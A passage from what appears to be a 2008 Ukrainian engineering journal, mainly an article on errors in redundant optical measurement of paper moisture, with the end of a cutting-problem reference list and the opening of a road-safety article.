14. Alvarez-Valdes, R., Parajon, A., Tamarit, J.M., A tabu search algorithm for large-scale guillotine (un)constrained two-dimensional cutting problems. *Computers & Operations Research*, 29, 2002: 925-947.
15. Alvarez-Valdes, R., Parreño, F., Tamarit, J.M., A tabu search algorithm for two-dimensional non-guillotine cutting problems. *European Journal of Operational Research*, 183 (3), 2007: 1167-1182.
16. Fayard, D., Hifi, M., Zissimopoulos, V., An efficient approach for large-scale two-dimensional cutting stock problems. *Journal of the Operational Research Society*, 49, 1998: 1270-1277.
17. Feo, T., Resende, M.G.C., A probabilistic heuristic for a computationally difficult set covering problem. *Operations Research Letters*, 8, 1989: 67-7
18. Alvarez-Valdes, R., Parreño, F., Tamarit, J.M., A GRASP algorithm for constrained two-dimensional non-guillotine cutting problems. *Journal of the Operational Research Society*, 56 (4), 2005: 414-425.
19. Beltran, J.D., Calderon, J.E., Cabrera, R.J., Moreno-Perez, J.A., Moreno-Vega, J.M., GRASP/VNS hybrid for the strip packing Problem. *Proceedings of the First International Workshop on Hybrid Metaheuristics*, Valencia, Spain, 2004: 22-23.
20. Delorme, X., Gandibleux, X., Rodriguez, J., GRASP for set packing problems. *European Journal of Operational Research*, 153 (3), 2003: 564-580.
21. Kirkpatrick, S., Gelatt, C.D., Vecchi, M.P., Optimization by simulated annealing. *Science*, 220, 1983: 671-680.
22. Kampke, T., Simulated annealing: Use of a new tool in bin-packing. *Annals of Operational Research*, 16, 1988: 327-332.
23. Dowsland, K.A., Some experiments with simulated annealing techniques for packing problems. *European Journal of Operational Research*, 68, 1993: 389-399.
24. Dereli, T., Daş, G.S., A hybrid simulated annealing algorithm for 2D packing problems. *Proceedings of 5th International Symposium on Intelligent Manufacturing Systems*, May 29-31, 2006: 959-966.
25. Lai, K.K., Chan, J.W.M., Developing a simulated annealing algorithm for the cutting stock problem. *Computers & Industrial Engineering*, 32, 1997: 115-127.
26. Leung, T.W., Yung, C.H., Troutt, M.D., Applications of genetic search and simulated annealing to the two-dimensional non-guillotine cutting stock problem. *Computers & Industrial Engineering*, 40, 2001: 201-214.
27. Michalewicz, Z., Evolutionary computation techniques for nonlinear programming problems. *International Transactions of Operational Research*, 1, 1994: 223-240.
28. Mitchell, M., *An introduction to genetic algorithms*. MIT Press, Cambridge, MA, 1996.
29. Рутковская Д., Пилиньский М., Рутковский Л. Нейронные сети, генетические алгоритмы и нечеткие системы: Пер. с польск. И.Д. Рудинский. – М.: Горячая линия – Телеком, 2006. – 452 с, ил.
30. Гладков Л.А., Курейчик В.В., Курейчик В.М. Генетические алгоритмы / Под ред. В.М. Курейчика. – 2-е изд., испр. и доп. – М.: ФИЗМАТЛИТ, 2006. – 320 с.
31. Hinterding, R., Khan, L., Genetic algorithms for cutting stock problems: with and without contiguity. *Evo Workshops*, 1994: 166-186.
32. Wagner, B.J., A genetic algorithm solution for one-dimensional bundled stock cutting. *European Journal of Operational Research*, 117, 1999: 368-38
33. Мухачева А.С., Чиглинец А.В. Генетический алгоритм поиска минимума в задачах двумерного гильотинного раскроя // Информационные технологии. – 200 – № 3. – С. 27-3
34. Фототов А.М. Параллельный генетический алгоритм оптимизации гильотинного раскроя в режиме реального времени // Вісник Донецького Університету. Серія А: природничі науки: Вип. 2/2005, Ч. 2. – Донецьк: ДонНУ, 2005. – С. 370-374.
35. Liang, K., Yao, X., Newton, C., Hoffman, D., A new evolutionary approach to cutting stock problems with and without contiguity. *Computers & Operations Research*, 29, 2002: 1641-1659.
36. Скобцов Ю.А., Фототов А.М. Решение задачи раскроя на основе генетического программирования // Вестник Херсонського державного технічного університету. – 2003. – № 2 (18). – С. 137-142.
37. Östermark, R., Solving a nonlinear non-convex trim loss problem with a genetic hybrid algorithm. *Computers & Operations Research*, 26, 1999: 623-635.
38. Schnecke, V., Vornberger, O., Hybrid genetic algorithms for constrained placement problems. *IEEE Transactions on Evolutionary Computation*, 1 (4), 1997: 266-277.
39. Zhang, D.F., Chen, S.D., Liu, Y.J., An improved heuristic recursive strategy based on genetic algorithm for the strip rectangular packing problem. *Acta Automatica Sinica*, 33 (9), 2007: 911-916.
40. Colomi, A., Dorigo, M., Maniezzo, V., Distributed optimization by ant colonies. *Proceedings of ECAL'91*, European Conference of Artificial Life, Elsevier Publishing, 199
41. Maniezzo, V., Carbonaro, A., Ant colony optimization: An overview. *Knowledge and Data Engineering*, 11, 1999: 769-778.
42. Dorigo, M., Maniezzo, V., Colomi, A., The ant system: Optimization by a colony of cooperating agents. *IEEE Transactions on Systems, Man, and Cybernetics B*, 26 (1), 1996: 29-4
43. Штовба С.Д. Муравьиные алгоритмы // *Exponenta Pro*. Математика в приложениях. – 2003. – № 4. – С. 70-75.

44. Bilchev, G., Evolutionary metaphors for the bin packing problem. Proceedings of the Fifth Annual Conference on Evolutionary Programming, Cambridge, MA, 1996: 333-34

45. Levine, J., Ducatelle, F., Ant colony optimization and local search for bin packing and cutting stock problems. Journal of the Operational Research Society, 55 (7), 2004: 705-716.

46. Европейская рабочая группа по вопросам раскроя и упаковки ESICUP // <http://paginas.fe.up.pt/~esicup/>.

Надійшла 14.5.2008 р.

УДК 53.093.08: 681.586.5

Л.О. СОРОКІНА

Хмельницький національний університет

АНАЛІЗ ПОХИБОК НАДЛИШКОВИХ ВИМІРЮВАНЬ ВОЛОГОСТІ ОПТИЧНО ПРОЗОРИХ ЛИСТОВИХ МАТЕРІАЛІВ

В статті описано метод надлишкових із автоматичною корекцією похибок вимірювань. Показано, що використання методу надлишкових вимірювань та відповідного рівняння надлишкових вимірювань дає можливість виключити вплив на результат вимірювань адитивної та мультиплікативної складових похибки вимірювання.

Вступ

Проблема підвищення точності вимірювання вологості оптично прозорих матеріалів була і залишається актуальною. В результаті вимірювання вологості непрямыми методами виникають складові похибки вимірювання, які обумовлені нестабільністю параметрів функції перетворення вимірювального каналу та впливом зовнішніх дестабілізуючих факторів.

Об'єкт досліджень. Об'єктом досліджень є процес автоматичної корекції похибок вимірювання вологості оптично прозорих матеріалів.

Предметом дослідження є аналіз можливостей методів надлишкових вимірювань вологості оптично прозорих листових матеріалів щодо зменшення чи виключення складових похибок результату вимірювання.

Постановка задачі (мета статті). В роботі поставлена задача оцінки можливостей надлишкових вимірювань вологості оптично прозорих листових матеріалів щодо автоматичної корекції похибок при нелінійній залежності потужності послабленого потоку оптичного випромінювання від вологості.

Обговорення результатів досліджень

Дослідження методу надлишкових вимірювань вологості оптично прозорого листового матеріалу (наприклад, паперу) з автоматичною корекцією похибок [1] показав, що джерелом похибок є нестабільність параметрів функції перетворення (ФП) вимірювального каналу (ВК) під дією зовнішніх дестабілізуючих факторів, не точне визначення абсолютних значень коефіцієнтів поглинання води та матеріалу, коефіцієнта розсіювання, ефективної товщини матеріалу та значення потужності потоку оптичного випромінювання. Крім того, джерелом похибок є й похибки відтворення нормованого за значенням вологості еталонного матеріалу.

Дійсно, поглинання потоку оптичного випромінювання вологою відбувається за законом Ламберта-Бугера-Бера [2]. Припустимо, що функція перетворення (ФП) вимірювального каналу (ВК) є лінійною ($U_x = S'_l \Phi_x + \Delta U'_{3M}$). Тоді вона може бути записана наступним чином

$$U_x = S'_l \Phi_0 e^{-(\alpha'_b C_x + \alpha'_c (C_\Sigma - C_x) + k'_p) l'_e} + \Delta U'_{3M},$$

де Φ_x – світловий потік, що поступає на фотоприймач; U_x – вихідна напруга ВК; $\Delta U'_{3M}$ – напруга зміщення, значення якої складається із номінального значення напруги зміщення та адитивної складової похибки вимірювання, тобто $\{\Delta U'_{3M}\} = \{\Delta U_{3M}\} + \{\Delta_{ад}\}$; $S'_l = S_l (1 + \gamma_l)$ – реальна крутість перетворення, що враховує вплив на ВК дестабілізуючих факторів, а також їх зміну в часі; S_l – номінальна за значенням крутість перетворення ВК; γ_l – відносне відхилення крутості перетворення; Φ_0 – нормований за значенням потужності потік оптичного випромінювання з довжиною хвилі $\lambda_0 \pm \Delta\lambda_0$; α'_b – коефіцієнт поглинання вологи на довжині хвилі λ_0 ($\alpha'_b = \alpha_b + \Delta\alpha_b$); α'_c – коефіцієнт поглинання матеріалу на довжині хвилі λ_0 ($\alpha'_c = \alpha_c + \Delta\alpha_c$); $\Delta\alpha_b$ і $\Delta\alpha_c$ – похибки визначення коефіцієнтів поглинання вологи і матеріалу, що обумовлені похибкою визначення довжини хвилі λ_0 ; C_Σ – загальна концентрація; C_x – концентрація вологи; k'_p – коефіцієнт розсіювання ($k'_p = k_p + \Delta k_p$); Δk_p – похибка визначення коефіцієнта розсіювання; $l'_e = l_e + \Delta l_e$ – реальна ефективна товщина матеріалу невідомої вологості; Δl_e – похибка визначення товщини матеріалу.

З урахуванням закону Ламберта-Бугера-Бера була складена математична модель методу надлишкових вимірювань, яка представляє собою систему нелінійних рівнянь величин:

$$\left. \begin{aligned} U_0 &= S'_l \Phi_{00} + \Delta U'_{3M} = \Delta U'_{3M}; \\ U_1 &= S'_l \Phi_0 e^{-(\alpha_b C_{01} + \alpha_u (C_\Sigma - C_{01}) + k_p) l_e} + \Delta U'_{3M}; \\ U_2 &= S'_l \Phi_0 e^{-(\alpha_b C_{02} + \alpha_u (C_\Sigma - C_{02}) + k_p) l_e} + \Delta U'_{3M}; \\ U_3 &= S'_l \Phi_0 e^{-(\alpha_b (C_x + C_{01}) + \alpha_u (C_\Sigma - (C_x + C_{01})) + k_p) l_e} + \Delta U'_{3M}; \\ U_4 &= S'_l \Phi_0 e^{-(\alpha_b (C_x + C_{02}) + \alpha_u (C_\Sigma - (C_x + C_{02})) + k_p) l_e} + \Delta U'_{3M} \end{aligned} \right\} \quad (1)$$

де C_{01} , C_{02} – нормована за значенням концентрації вологості, відповідно, першого та другого зразків матеріалу.

Система (1) описує послідовність та умови проведення вимірювальних операцій. Незважаючи на те, що ФП ВК є лінійною, поглинання потоку оптичного випромінювання вологістю здійснюється за нелінійним законом. Тому постає додаткова задача виключення складової похибки від нелінійності.

В результаті розв'язку системи рівнянь (1), отримують рівняння надлишкових вимірювань виду

$$C_x = \Delta C_0 \cdot \frac{\ln(U_1 - U_0) + \ln(U_2 - U_0) - \ln(U_3 - U_0) - \ln(U_4 - U_0)}{\ln(U_1 - U_0) - \ln(U_2 - U_0)}, \quad (2)$$

де ΔC_0 – приріст концентрації вологи, значення якої дорівнює напіврізниці значень концентрацій вологи першого та другого зразків оптично прозорого матеріалу (паперу) з нормованою за значенням вологістю C_{01} та C_{02} , які пов'язані між собою умовою $\{\Delta C_0\} = 0,5(\{C_{01}\} - \{C_{02}\})$.

Використання рівняння надлишкових вимірювань (2) дає можливість виключити систематичні похибки, у тому числі й похибку від нелінійності, за рахунок виключення впливу на результат вимірювання нестабільності параметрів ФП ВК, коефіцієнтів поглинання води та матеріалу, коефіцієнта розсіювання, ефективної товщини матеріалу та значення потужності потоку оптичного випромінювання. Завдяки цьому забезпечується також розширення діапазону вимірювання значень вологості оптично прозорого матеріалу.

Із отриманого рівняння (2) надлишкових вимірювань видно, що зменшення чи повне виключення адитивних складових похибки вимірювань відбувається у результаті виконання операції віднімання певних пар напруг. Операція ділення отриманих різниць напруг дає можливість виключити мультиплікативні складові похибки.

Як видно, при відомому та високоточному значенні концентрації вологості зразка при сталих значеннях параметрів функції перетворення вимірювального каналу за час вимірювання (5-10 с) досягається виключення усіх систематичних складових похибки вимірювання. При цьому слід зазначити, що виключення зазначених складових похибки здійснюється автоматично в процесі обробки результатів проміжних вимірювань за запропонованим рівнянням надлишкових вимірювань (2), *тобто має місце автоматична корекція систематичних складових похибки*. На результат вимірювання впливає також складова похибки, яка пов'язана із похибкою відтворення зразків матеріалу, нормованих за значенням концентрації вологості.

На практиці відтворення зразків матеріалів із заданим значенням вологості здійснюється з деякою похибкою. Це і визначає наявність додаткової похибки, яка обумовлена похибкою відтворення зразків з нормованим значенням вологості. З одного боку можна вважати цю складову похибки інструментальною, оскільки вона пов'язана із «виготовленням» зразка матеріалу, а з другого – похибкою методу, який не враховує наявності зразків матеріалу із заданим значенням вологості. В даному випадку грань між інструментальною та методичною складовими похибки є не чіткою. В зв'язку з тим, що методи надлишкових вимірювань забезпечують виключення усіх систематичних складових похибки вимірювання, то розглянемо методичні похибки результату вимірювань вологості.

Як видно з системи (1) рівнянь, необхідно «приготувати» два зразки оптично прозорого матеріалу з нормованими за значеннями вологості \tilde{N}_{01} та \tilde{N}_{02} відповідно. Найбільш простим та точним методом «приготування» цих зразків є термогравіметричний метод, який полягає у висушуванні та зважуванні зразків матеріалу до та після висушування, та визначення значення вологості за різницею отриманих мас. Покажемо, як впливає похибка відтворення зразків матеріалів на результат вимірювання невідомого значення вологості матеріалу. Для «приготування» зразків матеріалу використано два промислові прилади «Евлас-2М» [3] та «Елвіз-2» [4], із відомими похибками визначення значень вологості (табл. 1), в основу яких покладено визначення значення вологості за термогравіметричним методом.

Таблиця 1

Похибки вимірювання вологості матеріалів	
Назва пристрою	Похибка відтворення, %
ЕВЛАС-2М	0,2..1,5
ЕЛВІЗ-2	0,1

Проаналізуємо відносні методичні похибки результату вимірювання врахувавши вплив на результат

вимірювань нестабільності ФП ВК, похибку встановлення нормованого за значенням потужності потоку \hat{O}_0 оптичного випромінювання та похибки визначення абсолютного значення товщини листового матеріалу при відомій похибці відтворення вологості зразків оптично прозорих матеріалів. Для аналізу оберемо значення відносної похибки відтворення нормованих за значенням вологості зразків оптично прозорих матеріалів $\delta_C = 0,1\%$ у першому випадку та $\delta_C = 1\%$, – у другому, тобто проаналізуємо як зміниться результуюче значення похибки при зміні похибки відтворення значення вологості зразків матеріалів на порядок.

Переписемо систему рівнянь (1) із врахуванням зазначених похибок:

$$\left. \begin{aligned} U_0 &= S'_\xi \hat{O}_{00} + \Delta U'_{\xi i} = \Delta U'_{\xi i}; \\ U'_1 &= S'_\xi (\hat{O}_0 + \Delta \hat{O}_0) e^{-\left(\alpha_a(C_0 - \Delta C_0 + \Delta C_1) + \alpha_b(C_\Sigma - (C_0 - \Delta C_0 + \Delta C_1)) + k_\delta\right)(l_a + \Delta l_e)} + \Delta U'_{\xi i}; \\ U'_2 &= S'_\xi (\hat{O}_0 + \Delta \hat{O}_0) e^{-\left(\alpha_a(C_0 + \Delta C_0 + \Delta C_2) + \alpha_b(C_\Sigma - (C_0 + \Delta C_0 + \Delta C_2)) + k_\delta\right)(l_a + \Delta l_e)} + \Delta U'_{\xi i}; \\ U'_3 &= S'_\xi (\hat{O}_0 + \Delta \hat{O}_0) e^{-\left(\alpha_a(C_x + (C_0 - \Delta C_0 + \Delta C_1)) + \alpha_b(C_\Sigma - (C_x + (C_0 - \Delta C_0 + \Delta C_1))) + k_\delta\right)(l_a + \Delta l_e)} + \Delta U'_{\xi i}; \\ U'_4 &= S'_\xi (\hat{O}_0 + \Delta \hat{O}_0) e^{-\left(\alpha_a(C_x + (C_0 + \Delta C_0 + \Delta C_2)) + \alpha_b(C_\Sigma - (C_x + (C_0 + \Delta C_0 + \Delta C_2))) + k_\delta\right)(l_a + \Delta l_e)} + \Delta U'_{\xi i}, \end{aligned} \right\} \quad (3)$$

де $\Delta C_1 = \delta_C \cdot (C_0 - \Delta C_0)$, $\Delta C_2 = \delta_C \cdot (C_0 + \Delta C_0)$, $\Delta l_e = \delta_{l_e} \cdot l_e$.

Розв'язком системи рівнянь (3) є рівняння надлишкових вимірювань:

$$C'_x = \Delta C_0 \cdot \frac{\ln(U'_1 - U_0) + \ln(U'_2 - U_0) - \ln(U'_3 - U_0) - \ln(U'_4 - U_0)}{\ln(U'_1 - U_0) - \ln(U'_2 - U_0)}. \quad (4)$$

Відносна похибка методу визначатиметься за рівнянням

$$\delta_\delta = \frac{C'_x - C_x}{C_x} = \frac{C'_x}{C_x} - k_1, \quad (5)$$

де $k_1 = 1$.

За (5) відносна похибка методу запишеться наступним чином

$$\delta_\delta = \frac{\ln(U'_1 - U_0) + \ln(U'_2 - U_0) - \ln(U'_3 - U_0) - \ln(U'_4 - U_0)}{\ln(U_1 - U_0) + \ln(U_2 - U_0) - \ln(U_3 - U_0) - \ln(U_4 - U_0)} \times \frac{\ln(U_1 - U_0) - \ln(U_2 - U_0)}{\ln(U'_1 - U_0) - \ln(U'_2 - U_0)} - k_1. \quad (6)$$

За отриманим рівнянням (6) побудуємо графіки залежностей відносної похибки δ_δ (у %) від невідомого значення вологості C_x при $\delta_C = 0,1\%$ та $\delta_C = 1\%$ при різних значеннях концентрації C_0 вологості зразка матеріалу. Згідно з ГОСТ 9094-89, ГОСТ 9095-89, ГОСТ 20363-88, ГОСТ 7317-78, ГОСТ 1908-82 та ін. (для різних видів та типів паперу) значення концентрації вологості повинно знаходитись у межах від 5,5 % до 10 % (для кожного із типів та видів паперу діапазон може змінюватись). Проведемо дослідження, при якому значення концентрації C_0 вологості зразка паперу значення похибки вимірювань буде найменшою.

Аналіз отриманих графіків (рис. 1, а, б) показав, що вони мають нелінійний характер. Результуюче значення похибки залежить від похибки відтворення значення вологості зразка матеріалу. Встановлено, що при $\delta_C = 0,1\%$ та $C_0 = 5\%$ графік залежності загальної похибки вимірювань від значення концентрації C_x вологості зразка паперу, що досліджується, (рис. 1, а), є практично лінійним, а значення відносної похибки не перевищує значення 0,09990035 %. При $C_0 = 6\%$ та $C_0 = 7\%$ графіки відносної похибки співпадають. У діапазоні значень $0,1\% \leq C_x \leq 10\%$ значення відносної похибки збільшується на 0,000003 %, а у діапазоні значень $10\% < C_x \leq 80\%$ – є лінійною залежністю. При всіх значеннях концентрації C_x вологості досліджуваного матеріалу результуюче значення відносної похибки не перевищує значення 0,0999 %. При $C_0 = 8\%$ результуюче значення відносної похибки у діапазоні значень $0,1\% \leq C_x \leq 10\%$ зменшується на 0,00005 %, а діапазоні значень $10\% < C_x \leq 80\%$ – графік є лінійним. Значення відносної похибки не перевищує значення 0,099065 % у всьому діапазоні значень концентрації \tilde{N}_x вологості досліджуваного матеріалу. Як видно з графіка значення відносної похибки змінюється у п'ятому, шостому знаці після коми, тобто на настільки невелике значення, що графіки можна вважати лінійними. Дослідження показали, що похибка не перевищує значення 0,0999065 % у всьому діапазоні значень концентрації вологості досліджуваної речовини, і результуюче значення похибки є того ж порядку, що і похибка відтворення значення вологості зразка матеріалу. Встановлено, що при значеннях концентрації вологості зразка у діапазоні $6\% \leq C_0 \leq 7\%$ значення відносної похибки вимірювань є найменшим. Тобто при вимірюваннях рекомендовано «готувати» зразки паперу із нормованими значеннями концентрацій вологості у зазначеному діапазоні значень, для зменшення відносної похибки вимірювань.





Рис. 1. Графіки залежності похибки результату δ_δ від C_x при $\delta_C = 0,1\%$ та $\delta_C = 1\%$


При $\delta_C = 1\%$ та $C_0 = 5\%$ (рис. 1, б) графік відносної похибки вимірювань є практично лінійним, а значення відносної похибки не перевищує значення 0,9900996 % у всьому діапазоні значень концентрації вологості досліджуваної речовини. При $C_x = 6\%$ значення відносної похибки збільшується на 0,0000029 % у діапазоні значень $0,1\% \leq C_x \leq 10\%$, і лишається практично лінійним у діапазоні значень $10\% < C_x \leq 80\%$. Значення відносної похибки не перевищує 0,9900986 % у всьому діапазоні значень концентрації вологості досліджуваного зразка паперу. При $C_x = 7\%$ графік відносної похибки є практично лінійним і не перевищує значення 0,9900993 % у всьому діапазоні значень концентрації досліджуваного зразка паперу. При $C_0 = 8\%$ значення відносної похибки зменшується на 0,000002 % у діапазоні значень $0,1\% \leq C_x \leq 10\%$ і практично не змінюється у діапазоні значень $10\% < C_x \leq 80\%$. Значення відносної похибки не перевищує 0,9901015 % у всьому діапазоні значень концентрації вологості досліджуваного зразка паперу. Аналіз отриманих графіків показав, що при всіх значеннях концентрації C_0 вологості зразка матеріалу значення відносної похибки не перевищує значення похибки відтворення зразка із нормованою за значенням концентрації C_0 вологості зразка паперу, тобто 1 % і є того ж порядку. Дослідження показали, що забезпечення значення концентрації вологості зразка матеріалу у діапазоні значень $5\% \leq C_0 \leq 7\%$ дає можливість визначити вологість досліджуваного зразка паперу із меншою похибкою.



а) при $0,1\% < C_x \leq 80\%$ та $\delta_C = 0,1\%$,

де 1 – при $\delta_{S_e} = 0\%$, $\delta_{\hat{O}_0} = 0\%$, $\delta_{l_e} = 0\%$; 2 – при $\delta_{S_e} = 0,1\%$, $\delta_{\hat{O}_0} = 0,1\%$, $\delta_{l_e} = 0,1\%$;

3 – при $\delta_{S_e} = 1\%$, $\delta_{\hat{O}_0} = 1\%$, $\delta_{l_e} = 1\%$.



а) при $0,1\% < C_x \leq 80\%$ та $\delta_C = 1\%$,

де 1 – при $\Delta S_e = 0\%$, $\Delta \hat{O}_0 = 0\%$, $\Delta l_e = 0\%$; 2 – при $\Delta S_e = 0,1\%$, $\Delta \hat{O}_0 = 0,1\%$, $\Delta l_e = 0,1\%$;

3 – при $\Delta S_e = 1\%$, $\Delta \hat{O}_0 = 1\%$, $\Delta l_e = 1\%$.

Рис. 2. Графіки залежності похибки результату δ_δ від C_x при $\delta_C = 0,1\%$ і $\delta_C = 1\%$

Із системи рівнянь (3) видно, що на результат вимірювань впливає не тільки похибка відтворення зразка паперу із нормованою за значенням концентрації C_0 вологістю, а й нестабільність ФП ВК, похибка відтворення потоку \hat{O}_0 оптичного випромінювання із нормованою за значенням потужністю, похибка визначення товщини зразка паперу. Дослідимо, яким чином зміниться результуюче значення похибки вимірювання при зміні значень зазначених похибок на порядок при $\tilde{N}_0 = 6\%$ та $\delta_C = 0,1\%$, $\delta_C = 1\%$. За отриманим рівнянням (6) побудуємо графіки залежностей відносної похибки δ_δ (γ) від невідомого значення вологості C_x .

Дослідження показали, що при різних значеннях похибок δ_{S_e} , $\delta_{\hat{O}_0}$, δ_{l_e} результуюче значення відносної похибки не перевищує похибку відтворення зразка матеріалу із нормованою за значенням концентрації C_0 вологістю $\delta_C = 0,1\%$ (рис. 2, а) та при $\delta_C = 1\%$ (рис. 2, б), тобто при зміні зазначених похибок на порядок результуюче значення похибки δ_δ не перевищує похибку відтворення зразка матеріалу із нормованою за значенням концентрації C_0 вологістю.

Таким чином встановлено, що похибка результату вимірювань залежить від похибки відтворення нормованих значень вологості зразків матеріалу. При зменшенні її на порядок, похибка результату зменшується також на порядок. Описаний метод надлишкових вимірювань дозволяє забезпечити підвищення точності

вимірювань при будь-яких значеннях параметрів ФП ВК та їх відхилень від номінальних значень. Щоб зменшити значення похибки результату, необхідно зменшити значення похибки відтворення зразків матеріалу з нормованою за значенням концентрації вологості.

В результаті досліджень встановлено, що використання методу надлишкових вимірювань забезпечує автоматичну корекцію похибок вимірювань. Обробка проміжних результатів за рівнянням надлишкових вимірювань дозволяє виключити вплив на результат вимірювання вологості оптично прозорого матеріалу параметрів функції перетворення вимірювального каналу та їх часовій і температурній нестабільності. На результат не впливає абсолютне значення потужності потоку оптичного випромінювання та його довготривала нестабільність. Також на результат не впливають абсолютні значення коефіцієнтів поглинання води та матеріалу, коефіцієнт розсіювання потоку оптичного випромінювання, абсолютне значення ефективної товщини матеріалу. Встановлено, що результат залежить від точності відтворення нормованих за значенням вологості зразків матеріалу і є того ж порядку. Використання методу надлишкових вимірювань дозволяє забезпечити лінійну залежність невідомого значення вологості від значень напруг проміжних вимірювань.

Література

1. Кондратов В.Т. Теория избыточных измерений // Вимірювальна та обчислювальна техніка в технологічних процесах. – 2005. – № 1. – С. 7-24.
2. Мухитдинов М., Мусаев Э. С. Оптические методы и устройства контроля влажности. – М.: Энергоатомиздат, 1986. – 96 с.; ил. – (Б-ка по автоматике; Вып. 662).
3. www.makiz-teko.ruts
4. www.laborkomplekt.ru

Надійшла 17.5.2008 р.

УДК 681.5.01

А.А. ТИМЧЕНКО, М.В. ПІДГОРНИЙ, Д.Ф. ШАПОВАЛОВ
Черкаський державний технологічний університет

СИСТЕМНИЙ ПІДХІД ДО СТВОРЕННЯ СИСТЕМ АКТИВНОЇ БЕЗПЕКИ АВТОМОБІЛЯ

В статті надані аналіз та прогноз дорожньо-транспортних пригод (ДТП) на території Черкаської області. Надано класифікацію систем підвищення активної безпеки автомобіля (АБА). Розглянута технологія розв'язку науково-технічної задачі створення автоматизованої системи визначення стану водія. Наведені результати розв'язку багатоваріантного (альтернативного) вибору при створенні АБА як інтелектуальних систем логіко-динамічного класу.

Вступ. Дорожньо-транспортні пригоди як явище супроводжують людство протягом усієї історії розвитку автомобільного транспорту. З кожним роком спостерігається тенденція до збільшення збитків від ДТП. У результаті на сьогоднішній день питання забезпечення безпеки дорожнього руху викликає занепокоєння фахівців і громадськості [1]. За даними масивів карток обліку ДТП (DTP_STAT), що надійшли з управління міністерства внутрішніх справ України в Черкаській області (УМВС), стан по ДТП в Черкаській області характеризується наступними показниками, наданими в табл. 1 та 2.

Таблиця 1

Статистика дорожньо-транспортних пригод по Черкаській області (всього)

Рік	Виникло ДТП	Загинуло	Травмовано
2005	1181	229	1454
2006	1319	238	1625
2007	1621	252	2010

Таблиця 2

